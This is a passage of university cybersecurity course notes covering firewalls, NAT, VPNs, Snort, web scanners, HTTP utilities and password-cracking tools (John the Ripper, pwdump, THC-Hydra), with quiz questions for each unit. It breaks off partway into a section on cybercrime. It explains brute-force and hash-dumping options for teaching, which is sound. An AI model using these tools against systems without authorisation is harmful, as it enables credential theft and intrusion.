1. **Accept the packet** and pass it on to its intended destination.
2. **Deny the packet and indicate the denial** with an Internet Control Message Protocol (ICMP) message or similar acknowledgment to the sender. This provides explicit feedback that such traffic is not permitted through the firewall.

3. **Drop the packet without any acknowledgment**. This ends the packet's life on the network. No information is sent to the packet's sender. This method minimizes the sender's ability to deduce information about the protected network, but it may also adversely impact network performance for certain types of traffic. For example, a client may repeatedly attempt to connect to a service because it hasn't received an explicit message that the service isn't available.

Most firewalls drop packets as their default policy for traffic that isn't permitted. When building a ruleset, start with the concept of least privilege or deny all. It's safer to start with a firewall that rejects every incoming connection and open only the necessary holes for services we want to expose, rather than to start with an open firewall that exposes all of your network's resources.

2.4 PACKET CHARACTERISTIC TO FILTER

Most firewalls and packet filters have the ability to examine the following characteristics of network traffic:

- Type of protocol (IP, TCP, UDP, ICMP, IPSec, etc.)
- Source IP address and port
- Destination IP address and port
- ICMP message type and code
- TCP flags (ACK, FIN, SYN, etc.)
- Network interface on which the packet arrives

For example, if we wanted to block incoming ping packets (ICMP echo requests) to our home network of 192.168.1.0/24, we can write something like the following rule.


deny proto icmp type 8:0 from any to 192.168.1.0/24

The important components of the rule are the action (deny), the packet attributes (ICMP protocol, specifically "ping" types), the direction of the rule (packets "from" one source "to" another), and the type of source (a network address range like 192.168.1.0/24).

Example

- Imagine a firewall's external interface (called eth1) has an IP address of 10.0.0.1 with a netmask of 255.255.255.0.
- The firewall's internal interface (called eth0) has an IP address of 192.168.1.1 with a netmask of 255.255.255.0.

- Any traffic from the 192.168.1. 0 network destined to the 10.0.0.0 network will come in to the eth0 interface and go out of the eth1 interface as shown in the diagram below



- Conversely, traffic from the 10.0.0.0/24 network destined for the 192.168.1.0/24 network will come in to the eth1 interface and go out of the eth0 interface.
- Therefore, traffic with a source address in the 192.168.1.0/24 range coming inbound on the eth1 interface should be be never seen. If we see that, it means someone on the external 10.0.0.0/24 network is attempting to spoof an address in our local IP range.
- The firewall can stop this kind of activity by using a rule like the following:

deny proto any from 192.168.1.0/24 to any on eth1

- The above rule may be ambiguous. It might match the legitimate traffic coming from 192.168.1.0/24 heading out to the external network. It could, but it depends on the firewall's interpretation of the syntax.
- We can rewrite the rule with less ambiguity by specifying the network interface on which it should be applied as follows

deny proto any from 192.168.1.0/24 to any in on eth1

allow proto any from 192.168.1.0/24 to any out on eth1

We have to be very careful when writing firewall rules. Simply knowing what we are trying to block isn't sufficient, we must verify that the rule works as expected.

2.5 STATELESS VS STATEFUL FIREWALLS

1. A stateless firewall examines individual packets in isolation from each other. It doesn't track whether related packets have arrived before or are coming after.
2. A stateful firewall places that packet in the context of related traffic and within a particular protocol, such as TCP/IP or FTP. This


enables stateful firewalls to group individual packets together into concepts like connections, sessions, or conversations.

3. A stateful firewall is able to filter traffic based not only on a packet's characteristics, but also on the context of a packet according to a session or conversation.
    - For example, a TCP ACK packet will be denied if the protected service hasn't set up the SYN and SYN-ACK handshake to establish a connection.
4. Stateful firewalls also allow for more dynamic rulesets.

2.6 NETWORK ADDRESS TRANSLATION (NAT) & PORT FORWARDING

- Networking devices are the gateways between networks. They separate external networks like the Internet from private networks like those used by the systems in our home.
- Systems on the Internet must have unique, public (i.e., "routable") IP addresses. This ensures that packets for a web site or a gaming server always go to the right destination.
- Internal networks, on the other hand, use "non-routable" IP addresses, referred to as private or RFC 1918 addresses.
- The Internet Assigned Numbers Authority (IANA) reserved those IP address blocks for private networks.
- This enables organizations large and small to build networks whose traffic will not leak onto the Internet unless it passes through a gateway device like a router or firewall.
- IPv4 supports about 4 billion devices theoretically due to its 32-bit address field, and IPv6 uses a 128-bit address field, enough for roughly 3.4 × 1038 unique devices.
- The "non-routable" nature of private address spaces poses a problem once a device needs to access the Internet.
- **Network Address Translation (NAT)** solves this routing problem by translating packets from private to public addresses.
- NAT is usually performed by a networking device on its external interface for the benefit of the systems on its internal interface.
- Private systems can communicate with the Internet using the routable, publicly accessible IP address on the NAT device's external interface.
- When a **NAT** device receives traffic from the private network destined for the external network (Internet), it records the packet's source and destination details. The device then rewrites the packet's header such that the private source IP address is replaced with the device's external, public IP address.

- Then the device sends the packet to the destination IP address. From the destination system's point of view, the packet appears to have come directly from the NAT device. The destination system responds as necessary to the packet, sending it back to the NAT device's IP address.
- When the NAT device receives the response packet, it checks its address translation table to see if the address and port information of the packet match any of the packets that had been sent out.



- If no match is found, the packet is dropped or handled according to any firewall rules operating on the device. If a match is found, the NAT device rewrites the packet's destination IP address with the private IP address of the system that originally sent the packet.
- Finally, the NAT device sends the packet to its internal destination. The network address translation is completely transparent to the systems on the internal, private IP address and the Internet destination. The private system can access the Internet, but an Internet system cannot directly address it.
- NAT has a few limitations with regard to the kinds of traffic it may successfully translate.
- NAT has become integral to firewalls and network security. It provides an added layer of security to a firewall appliance, as it not only protects machines behind its internal interface, but also hides them.
- If we decide we'd like to expose a particular service on our private network to the Internet ,then we can use a technique called **Port forwarding**.

- The NAT device may forward traffic received on a particular port on the device's external interface to a port on a system on the private, internal network. A remote system on the Internet that connects to the NAT device on this port effectively connects to the port on the internal system and only needs to know the public IP address of the NAT device.
- Now we've made our private network a little less private by exposing the service listening on that port. Now anyone on the Internet can access our internal web server by connecting to the port on our NAT device.
- If our NAT device is a firewall, we can use firewall rules to limit which IP addresses are allowed to access it.

2.7 THE BASIC OF VIRTUAL PRIVATE NETWORKS

A virtual private network, or VPN, is an encrypted connection over the Internet from a device to a network. The encrypted connection helps ensure that sensitive data is safely transmitted. It prevents unauthorized people from eavesdropping on the traffic.

- A VPN establishes an encrypted channel between two networks (or single systems, or a combination of) that is overlaid on a public network.
- It's designed to reduce the impact of using a network like a public Wi-Fi connection where data may be sniffed or intercepted by an attacker.
- The VPN provides confidentiality and integrity such that the encrypted traffic can't be seen by anyone who tries to monitor or interfere with it.

A VPN connection usually works like this:

1. Data is transmitted from your client machine to a point in your VPN network. The VPN point encrypts your data and sends it through the internet.
2. Another point in your VPN network decrypts your data and sends it to the appropriate internet resource, such as a web server, an email server, or your company's intranet.
3. Then the internet resource sends data back to a point in your VPN network, where it gets encrypted.
4. That encrypted data is sent through the internet to another point in your VPN network, which decrypts the data and sends it back to your client machine.

2.8 SNORT: INTRUSION DETECTION SYSTEM

Snort is a network monitoring tool that watches traffic for signs of malicious activity (e.g., buffer overflows being executed against a service, command and control traffic from malware), suspicious activity (e.g., port scans and service enumeration) etc.

- Snort is a robust IDS that runs on Unix-based and Windows systems. It is also completely free.
- It is an open source intrusion prevention system capable of real-time traffic analysis and packet logging.

Snort Modes

Snort can be configured to run in three modes:

1. **Sniffer mode:** Simply reads the packets off of the network and displays them for you in a continuous stream on the console (screen).
2. **Packet Logger mode:** Logs the packets to disk.
3. **Network Intrusion Detection System (NIDS) mode:** Performs detection and analysis on network traffic. This is the most complex and configurable mode.

Exploring Snort.conf

In the Snort source directory, there are 2 subdirectories of interest: etc and rules. The actual snort.conf file lives in etc.

1. The first part of the snort.conf file lets you set some important global variables, indicating such things as your home subnet, your web servers, and your rule locations.
2. The second part of the file lets us configure preprocessors. The preprocessors handle such things as fragmented packets, port scan detection, and stream reassembly.

Snort Rules

Snort has several types of rules that affect how it handles traffic:

- **Alert rules** - Log packets whose characteristics match a predefined suspicious pattern (e.g., generated by a common hacking tool, or contain a string indicative of a buffer overflow or web attack) or custom rules that monitor packets you determine to be prohibited or undesirable on your network (e.g., file sharing, gaming, etc.).
- **Pass rules** - Explicitly ignore packets. Traffic that matches these rules will not be logged.

- **Log rules** - Record packets but do not generate rules. This would be useful for diagnosing network problems, storing traffic for audits, or monitoring sensitive systems so that traffic can be analyzed in case a compromise is detected.
- **Activate rules** - Generate an alert for traffic that matches this rule's trigger, then activate a subsequent dynamic rule. (Until it is activated, a dynamic rule will not generate an alert even if traffic matches it.)
- **Dynamic rules** - Triggered by activate rules. This enables you to chain rules together in a way that makes inspection more efficient (don't run rules needlessly) and more effective (create complex chains). These are great mechanisms for gathering more information during an attack.

Snort Rules Syntax

- Snort comes with a standard ruleset that checks for activity such as Nmap stealth scans, vulnerability exploits, attempted buffer overflows, anonymous FTP access etc.
- By default, Snort checks the packet against alert rules first, followed by pass rules, and then log rules.
- Basic Snort rules consist of two parts: the header and the options.
- The first part of the header tells Snort what type of rule it is (such as alert, log, pass).
- The rest of the header indicates the protocol (ip, udp, icmp, or tcp), a directional operator (either -> to specify source to destination or <> to specify bidirectional), and the source and destination IP address and port.

Snort Plug-ins

1. Preprocessors
    - Preprocessors are set up in the snort.conf file using the preprocessor command. They operate on packets after they've been received and decoded by Snort but before it starts trying to match rules.

2. Output Modules
    - Output modules are also set up in the snort.conf file using the output command, which controls how, where, and in what format Snort stores the data it receives. Any rule types we define can be specified to use a particular kind of output plug-in.

UNIT-II

Assignment-Cum-Tutorial Questions

Objective Type Questions

1) A _____ is a system designed to prevent unauthorized access to or from a private network.

2) Packet filtering firewalls are deployed on _____ [ ]
A) router B) switches C) hubs D) repeaters

3) Using VPN, we can access _____ [ ]
A)Access sites that are blocked geographically
B)Compromise other's system remotely
C)Hide our personal data in the cloud
D) Encrypts our local drive files while transferring

4) _____ needs some control for data flow on each and every logical port. [ ]
A) Antivirus B)Network firewall
C) Intrusion Detection Systems (IDS) D) Anti-malware

5) _____ is the port number for Telnet.

6) Packet filter firewall filters at the [ ]
A) Application or transport B) Data link layer
C) Physical Layer D) Network or transport layer

7) Which of the following are advantages of using NAT?
1.Translation introduces switching path delays. [ ]
2.Conserves legally registered addresses.
3.Causes loss of end-to-end IP traceability.
4.Increases flexibility when connecting to the Internet.
5.Certain applications will not function with NAT enabled.
6.Reduces address overlap occurrence.
A) 1, 3 and 4 B) 3, 5 and 6 C) 5 and 6 D) 2, 4 and 6

8) FTP server listens for connection on port number [ ]
A)20 B)21 C)22 D) 23

9) _____ firewalls are a combination of other three types of firewall [ ]
A) Packet Filtering B) Circuit Level Gateway
C) Application-level Gateway D) Stateful Multilayer Inspection

10) HTTPS is abbreviated as _____ [ ]
A)Hypertexts Transfer Protocol Secured
B)Secured Hyper Text Transfer Protocol
C)Hyperlinked Text Transfer Protocol Secured
D) Hyper Text Transfer Protocol Secure

11) Packet filtering firewalls are vulnerable to _____ [ ]
A) hardware vulnerabilities B) MiTM
C) phishing D) spoofing
12) VPN is abbreviated as _____
13) _____ type of VPNs are used for home private and secure connectivity. [ ]
A) Remote access VPNs
B) Site-to-site VPNs
C) Peer-to-Peer VPNs
D) Router-to-router VPNs
14) A _____ can hide a user's browsing activity. [ ]
A) Firewall
B) Antivirus
C) Incognito mode
D) VPN
15) _____ is the port number for SSH (Secure Shell).
16) IDS stands for _____

Descriptive Questions

1. Explain how a firewall protects a network. **(L2) (CO:4)**
2. Outline the basics of virtual private networks. **(L2) (CO:4)**
3. Distinguish packet filter and firewall. **(L4) (CO:4)**
4. List out the packet characteristics to filter **(L2) (CO:4)**
5. Differentiate stateful and stateless firewalls. **(L4) (CO:4)**
6. Explain the functioning of NAT and port forwarding. **(L2) (CO:4,6)**
7. Explain about Snort intrusion detection system **(L2) (CO:2,4)**

UNIT - III: WEB APPLICATION TOOLS

Learning Material

Learning Outcome

Describe various tools that can be used in cyber security management.

Syllabus:

Scanning for web vulnerabilities tools: Nikto, HTTP utilities-Curl, OpenSSL and stunnel, password cracking and Brute-Force tools–John the Ripper, L0phtCrack, pwdump, HTC Hydra.

SCANNING FOR WEB VULNERABILITIES TOOLS

- The web server is the most obvious component of a web application platform that has to deliver pages to web browsers.
- Web server scanners, scan for security loopholes in web-based applications to prevent hackers from gaining unauthorized access to information and data.
- A vulnerability scanner contains a knowledge base of all vulnerabilities reported for different components of a web platform and it can be used to test the basic security of a web application.

3.1 Nikto

- Nikto is an open source web server scanner which runs on Windows, Mac, and Linux systems.
- It is developed by Chris Sullo and David Lodge.
- It is a Perl based scanner that searches for known vulnerabilities in common web applications, looks for the presence of common files that have the potential to leak information about an application or its platform, and probes a site for indicators of common misconfigurations.
- The tool focuses on identifying vulnerabilities in commercial and open source web application frameworks.
- It won't be as helpful for assessing the security of a custom web application. For example, it may tell that a site uses an outdated (and insecure) version of WordPress, but it won't be able to tell if the blogging application we wrote from scratch is secure or not.
- Performs test against web servers for multiple items:
    1. *Looks for over 6500 potentially dangerous files.*
    2. *Checks for outdated server components.*
    3. *Looks for version specific problems on over servers.*
    4. *Attempts to identify installed web servers and software.*
    5. *Checks for the presence of multiple index files and HTTP server options.(files with same name)*

Implementation

Nikto is written in Perl, so it will run on any platform that Perl runs on.

Scanning

- Use the **-host** option to start scanning a single target for the presence of default files, pages that might expose sensitive information, or pages with known vulnerabilities.
- The tool requires a target for running.
- Basic steps about running Nikto are
    1. specify the target (**-host** or **-h**: Specifies the target)
    2. specify the port (**-p**: Specifies an arbitrary port)
    3. record the output to a file (**-output**: Logs output to a file)
- Use the **-Help** option to view more detailed help information.

Some of the basic options necessary to run Nikto are

NIKTO OPTION	DESCRIPTION
-host	Specifies the target
-port	Specifies an arbitrary port
-Display	Controls the information Nikto reports
-ssl	Forces SSL for the connection, regardless of the port or scheme
-Format	Records output in a particular format
-output	Logs output to a file
-id	Provides HTTP Basic Authentication credentials
-dbcheck	Verifies the syntax for files in the database subdirectory
-update	Updates Nikto's plug-ins and finds out whether a new version exists

HTTP UTILITIES

Utility programs are software programs that provide additional functionality to improve the performance of a system. The following tools serve as workhorses for making connections over HTTP or HTTPS.

1. Curl
2. OpenSSL
3. Stunnel

These utilities, alone cannot find vulnerabilities or secure a system, but their functionality can be used to extend the abilities of a web vulnerability scanner, so that client/server communication can be protected from network sniffers.

3.2 Curl

- The name stands for "Client for URLs".
- Curl is a flexible tool for HTTP connections and is used for transferring data using various protocols.
- ***Curl*** is a command-line tool for getting or sending data including files using URL syntax.
- ***libcurl*** is a free client-side URL transfer library.
- Since Curl uses libcurl, it supports a range of common network protocols including HTTP, HTTPS, FTP, FTPS, SFTP etc.
- When a secure protocol such as HTTPS is specified, curl supports the protocol by default and performs SSL certificate verification.
- The curl command could be used to crawl a web site, repeat requests for a brute-force guessing attack, or replay requests to exploit vulnerability.

Implementation

- The curl command is a default tool on most Unix-based systems.
- With Cygwin platform, it can be used in Windows also.
- If it's not present, then it's likely available as a package for our system or we can install it from source.
- To connect to a web site, specify the URL on the command line, like the following example

$ curl http://antihackertoolkit.com

3.3 OpenSSL

- Encrypted connections for the web are usually referred to as HTTPS connections.
- The S in HTTPS represents the security provided for the connection used to transport data.
- SSL (Secure Sockets Layer) establishes confidentiality by preventing eavesdroppers from sniffing the plaintext traffic.
- It also provides integrity by establishing a trusted identity of the web server to prevent intermediation attacks that try to manipulate traffic without being detected.
- The SSL and TLS protocols prevent eavesdroppers from being able to observe the plaintext (i.e. unencrypted) communications between two end points. This encryption protects users in shared networking environments like public Wi-Fi networks where traffic is visible to anyone within range of the wireless signals.
- An eavesdropper will see only the encrypted data between a web browser and a site using HTTPS. The traffic essentially looks like

random bytes instead of passwords, cookie. The SSL and TLS protocols also establish the identity of a web site.

- This mostly prevents an attacker from spoofing web sites or performing intermediation attacks in which a hacker intercepts, modifies, and forwards a victim's traffic without their knowledge.
- The OpenSSL library is the most commonly used open source library for establishing encrypted connections and OpenSSL command is present by default on most Unix-based systems. Under Windows, we can use the command as provided by the Cygwin environment or we can build OpenSSL from source.
- OpenSSL is a general purpose cryptographic library that provides open-source implementation of the SSL and TLS protocols.
- It is widely used in Internet web servers, serving a majority of all web sites.


Features:

- Open source
- Provides secure communications
- Fully functional implementation
- Cross-Platform (works on Unix and Windows platforms)
- It has a command-line interface and an application programming interface
    1. Command-Line Interface (using OpenSSL command)
    2. Application Programming Interface (C/C++, Perl, PHP and Python)

3.4 Stunnel

- OpenSSL is excellent for one-way SSL conversions. Unfortunately, when we run into situations in which the client sends out HTTPS connections and cannot be downgraded to HTTP, we need a tool that can either decrypt SSL or sit between the client and server and watch traffic in clear text. Stunnel provides this functionality.
- OpenSSL has led to the creation of Stunnel, one of the most versatile and useful security tools in the open source.
- Stunnel is an open-source application used to provide a universal TLS/SSL tunneling service.
- Stunnel uses the OpenSSL library for cryptography, so it supports whatever cryptographic algorithms are compiled into the library.
- It runs on a variety of operating systems, including most Unix-like operating systems and Windows.
- The stunnel (SSL tunnel) application is designed to allow administrators to protect those services that do not support SSL encryption without modifying the original service in any way.
- To make this work, we must run the stunnel program both on the local client and also on the remote server.

- Stunnel relies on the OpenSSL library to implement the underlying TLS or SSL protocol.
- Therefore, to use Stunnel, we must first obtain and install OpenSSL on each host on which we intend to use Stunnel.
- The client side stunnel will be configured to accept an incoming (unencrypted) data on a specific port.
- Whenever it receives this data, it will encrypt the data and forward it to the stunnel program running on the server.
- The server's stunnel program will then decode the data back into its original format and then forwards the decrypted data to the actual service's port.



- The advantage to this is that neither the application, nor the service, need to modified in any way, yet our data is protected.
- We will need to know the port number the application uses to communicate with the service of course.

Implementation

- Stunnel is a proxy designed to add TLS (Transport Layer Security) encryption functionality to existing clients and servers without any changes in the programs' code. Its architecture is optimized for security, portability, and scalability (including load balancing), making it suitable for large deployments.
- SSL communications rely on certificates. The first thing we need is a valid PEM file that contains encryption keys to use for the communications. Stunnel comes with a default file called *stunnel.pem*, which allows us to define at compile time.
- One use of stunnel is to intercept traffic by downgrading client connections from HTTPS to HTTP, inspect or manipulate the traffic, and then upgrade the connection back from HTTP to HTTPS for the server.
- Run stunnel in normal daemon mode (**-d**). This mode accepts SSL traffic and outputs traffic in clear text.
- The **-f** option forces stunnel to remain in the foreground. This is useful for watching connection information and making sure the program is working. Stunnel is not an end-point program.
- In other words, we need to specify a port on which the program listens (**-d** port) and a host and port to which traffic is forwarded (-r host:port).

- Run stunnel in client mode with the **-c** option to accept plaintext traffic and forward it over an SSL/TLS connection to a remote (**-r**) host.
- Stunnel is a robust way to wrap SSL/TLS protection around an otherwise unencrypted service. Use the **-l** option to specify the full path to a service daemon.
- Most services natively support SSL/TLS connections. This is more useful for setting up redirects in order to inspect traffic between a client and server.

PASSWORD CRACKING AND BRUTE-FORCE TOOLS

- Every system must store passwords somewhere in order to authenticate users. However, in order to protect these passwords from being stolen, they are encrypted.
- Password cracking is the process of attempting to gain unauthorized access to restricted systems using common passwords or algorithms that guess passwords. In other words, Password cracking is the art of decrypting the passwords in order to recover them.
- A password cracking program if used ethically can be used by the system administrator to detect weak passwords used so that it can be changed.
- Examples of password cracking tools:
    1. John the Ripper
    2. L0phtcrack
    3. Pwdump
    4. THC-Hydra

3.5 John the Ripper

- John the Ripper is a free password cracking software tool.
- John the Ripper remains one of the fastest, most versatile and most popular password crackers available.
- Its primary purpose is to detect weak UNIX passwords.
- Initially it was developed for the UNIX operating system, now it runs on fifteen different platforms.
- It is one of the most popular password testing and breaking programs as it combines a number of password crackers into one package, auto detects password hash types, and includes a customizable cracker.
- It uses Brute force & Dictionary attack.

Implementation

- First obtain and compile John.
- The following commands would compile John under OS X, Cygwin, and FreeBSD

```
$ make macosx-x86-64
```

```
$ make win32-cygwin-x86-sse2
$ make freebsd-x86-64
```

- The make step configures and compiles John for our platform. When this step has finished, the binaries and configuration files will be placed in the ./run directory relative to the ./ src directory in which you executed the make command.
- If it has installed correctly, then we can run John.
- Now verify that John works by generating a baseline cracking speed for our system.

Cracking Passwords

- John automatically recognizes common password formats extracted from operating system files like /etc/ shadow or dumped by tools like pwdump.
- In practice, John supports close to 150 different hashing algorithms.
- John keeps track of all passwords it has ever cracked in a john.pot file by default.

Incremental Mode Cracking

- John's incremental mode uses "charset" files and john.conf directives to control what kinds of guesses it performs and therefore how many guesses and how long the guesses will take to complete.
- John comes with several predefined incremental modes.
- John's incremental mode tries all eventual permutations of a charset file.
- Incremental mode is guaranteed to guess every combination at the expense of taking a very, very long time to complete.
- By default, the mode tries all combinations between one and eight characters long.
- If we want to target a specific length, we can edit the john.conf file to add a new incremental mode.
- John builds the charset file with statistical properties from an input file that contains the target characters.

Markov Mode Cracking

- One of John's improvements over time is its adoption of cracking techniques that rely on the statistical composition of cracked passwords to guide the generation of new guesses.
- Its Markov mode tries a limited set of permutations based on a "stats" file.
- Markov mode trades completeness for speed and it tries guesses that are very close to known passwords under the assumption that humans choose passwords based on habit or identifiable patterns.

- Use the --markov option to start this mode against a password file.
- Markov mode is most useful when targeting long passwords.

3.6 L0phtCrack

- L0phtCrack is a password auditing and recovery application.
- It is used to test password strength and sometimes to recover lost Microsoft Windows passwords, by using dictionary, brute-force, hybrid attacks, and rainbow tables.
- L0phtCrack is password auditing tool that contains features such as scheduling, hash extraction from 64- bit Windows version, multiprocessor algorithms, and network monitoring and decoding.
- It can import and crack UNIX password files from remote Windows Machines.
- It was one of the crackers' tools of choice, because of its low price and high availability.

3.7 Pwdump

- The original Pwdump program was written by Jeremy Allison in 1997 to demonstrate how to extract password hashes from the Windows Registry.
- Till then there are a number of versions available. But they all rely on extracting hashes from the Registry, SAM file or the lsass.exe process's memory space. The lsass.exe process handles the Local Security Subsystem Service.
- In Windows systems Security Account Manager (SAM) is used for authenticating local and remote users.
- Security Account Manager (SAM), is a database file in Windows that stores users' passwords.
- SAM uses cryptographic measures such as Hashing algorithm, so that instead of storing the true value of passwords, the equivalent hash value only saved in SAM database file.
- In order to work, it must be run under an Administrator account, or be able to access an Administrator account on the computer where the hashes are to be dumped.

Pwdump6

- The Pwdump tools are simple to use. They require Administrator privileges, so we will need to start the cmd.exe shell with Run as Administrator.
- The following example demonstrates pwdump6 on a 64-bit Windows system.
- The **-x** option is necessary to let Pwdump6 know the target system is 64-bit. Otherwise, the process will hang without returning results. The **-n** option instructs pwdump6 to forego the search for password histories. The output may be passed to John the Ripper in order to start cracking hashes.

- Pwdump6 supports remote enumeration provided we have Administrator access to the target's network shares.

Pwdump7

- Pwdump7 is hardly any different from pwdump6 in terms of execution. Its command line options enable us to specify specific source files from which to extract hashes.
- It does not support remote access to a target.

3.8 THC-Hydra

- THC Hydra is known for its ability to crack passwords of network authentications by performing brute-force attacks.
- It can perform rapid dictionary attacks against more than 50 protocols, including telnet, ftp, http, https, smb, several databases, and much more.
- It is available for various platforms including Linux, Windows/Cygwin, Solaris 11, FreeBSD 8.1, OpenBSD, OSX and QNX/Blackberry.
- These are a few popular brute-forcing tools for password cracking. There are various other tools are also available which perform brute-force on different kinds of authentication.
- THC-Hydra easily surpasses the majority of brute force tools available on the Internet for two reasons
    1. It is fast.
    2. It targets authentication mechanisms for several dozen protocols.
- When we need to brute force crack a remote authentication service, Hydra is often the tool of choice.

Implementation

- Hydra compiles on BSD and Linux systems without a problem.
- The software can be used under Windows through the Cygwin environment. Follow the usual **./configure, make, make install** method for compiling source code.

The command-line arguments of THC-Hydra are as follows

Hydra Option	Description
`-R`	Restores a previous aborted/crashed session from the hydra .restore file (by default this file is created in the directory from which Hydra was executed).
`-S`	Connects via SSL.
`-s n`	Connects to port *n* instead of the service's default port.
`-l name` `-L file`	Uses *name* from the command line or from each line of *file* as the username portion of the credential.
`-p password` `-P file`	Uses *password* from the command line or from each line of *file* as the password portion of the credential.
`-C file`	Loads user:password combinations from *file*. Each line contains one combination separated by a colon.

Hydra Option	Description
`-e nsr`	Also tests the login prompt for a null password (`n`), a password equal to the username (`s`), or a password of the login name reversed (`r`).
`-M file`	Targets the hosts listed in each line of *file* instead of a single host.
`-o file`	Writes a successful username and password combination to *file* instead of stdout.
`-f`	Exits after the first successful username and password combination is discovered for the host. If multiple hosts are targeted (`-M`), then Hydra will continue to run against other hosts until the first successful credentials are found.
`-t n`	Executes *n* parallel connects to the target service. The default is 16. The performance gain from this option is affected by both your system's resources and the target's resources.
`-w n`	Waits no more than *n* seconds for a response from the service before assuming no response will come.
`-v` `-V`	Reports verbose status information.
`-4` `-6`	Connects over IPv4 (`-4`) or IPv6 (`-6`).
server	Specifies the target's IP address or hostname. For multiple targets, use the `-M` option to load targets from a text file (with each target on a single line).
service	Specifies the target's service to brute force.

- The target is defined by the *server* and *service* arguments.
- Use the **-U** option to obtain more documentation about a particular service.
- The **–C** option takes a single file as its argument. This file contains username and password combinations separated by a colon (:).
- Use the **–e** option when auditing your network's services. The **–e** option turns on testing for the special cases of no password (-e n) or a password equal to the username (-e s). Specify an r (-e r) to submit the reverse of the login name as the service's password.
- Use the **–R** option to restart an interrupted scan.
- Hydra writes a state file (hydra.restore) to the current directory from which it is executed.
- Hydra now also includes a GUI based on the open source GTK library. This version, called xHydra, provides all of the functionality of the command line.

UNIT-III

Assignment-Cum-Tutorial Questions

SECTION-A

1) A _____ is used to test the basic security of a web application.
2) _____ is an open source web server scanner [ ]
   A) Aircrack-ng B) Nikto C) Cain and Abel D) Pwdump
3) _____ is a command-line tool for getting or sending data including files using URL syntax. [ ]
   A)Nikto
   B)Stunnel
   C)Curl
   D)OpenSSL
4) _____ is an open-source application used to provide a universal TLS/SSL tunneling service.
5) Brute force attack is _____ [ ]
   A)fast
   B)inefficient
   C)slow
   D)complex to understand
6) _____ is a general purpose cryptographic library that provides open-source implementation of the SSL and TLS protocols.
7) Passwords need to be kept encrypted to protect from such offline attacks. (True/False)
8) Which of the following is not an example of offline password attack?
   A) Dictionary attack B) Rainbow attack [ ]
   C) Brute force attack D) Spamming attack
9) _____ is the art of decrypting the passwords in order to recover them.
10) A _____ is a process of breaking a password protected system or server by simply & automatically entering every word in a dictionary as a password. [ ]
   A) Dictionary attack B) Phishing attack
   C) Social engineering attack D) MiTM attack
11) L0phtCrack is formerly known as LC3. [ ]
   A) True
   B) False
12) _____ is a password recovery and auditing tool. [ ]
   A) Stunnel B) LC4
   C) Nikto D) Curl
13) _____ is known for its ability to crack passwords of network authentications by performing brute-force attacks against more than 50 protocols.
14) Hydra also includes a GUI based on the open source GTK library called _____

SECTION-B

Descriptive Questions

1. Explain about Nikto web vulnerability scanner. **(L2) (CO:2)**
2. Explain about the following HTTP Utility tools. **(L2) (CO:2)**
    a. OpenSSL
    b. Stunnel
    c. Curl
3. Outline the working of the following password cracking and brute-force tools. **(L2) (CO:2)**
    a. John the Ripper
    b. L0phtcrack
    c. Pwdump
    d. THC-Hydra

UNIT – IV: INTRODUCTION TO CYBER CRIME AND LAW

Syllabus: Cybercrimes, types of cybercrime, hacking, attack vectors, cyberspace and criminal behavior, clarification of terms, traditional problems associated with computer crime.

Learning Material

4.1 CYBERCRIMES

Definition: Cybercrime is any illegal behavior, directed by means of electronic operations, that targets the security of computer systems and the data processed by them.

4.2 TYPES OF CYBERCRIME

Cybercrime is any illegal behavior, directed by means of electronic operations, that targets the security of computer systems and the data processed by them.

Cybercrimes are classified as follows:

1. Cybercrime against individual
2. Cybercrime against property
3. Cybercrime against organization
4. Cybercrime against society
5. Crimes emanating from Usenet newsgroup

4.2.1 Cybercrime against individual

The term cybercrime against the individual refers to those criminal offences which are committed against an individual. Such cybercrime affects the individual's personality. These are as following:

1. E-mail spoofing
2. Phishing, Spear phishing
3. Vishing
4. Smishing
5. Spamming
6. Cyber defamation
7. Cyber stalking and harassment
8. Computer sabotage
9. Pornographic offenses
10. Password sniffing
11. Identity theft

Electronic mail (E-Mail) Spoofing

E-mail spoofing is the forgery of an e-mail header so that the message appears to have originated from someone or somewhere other than the actual source.

Phishing

It is an act of criminally fraudulent process of attempting to acquire sensitive information such as usernames, passwords and credit card details by masquerading as a trustworthy entity in an electronic communication.

Spear Phishing

Spear phishing is an email or electronic communications scam targeted towards a specific individual, organization or business.

Vishing

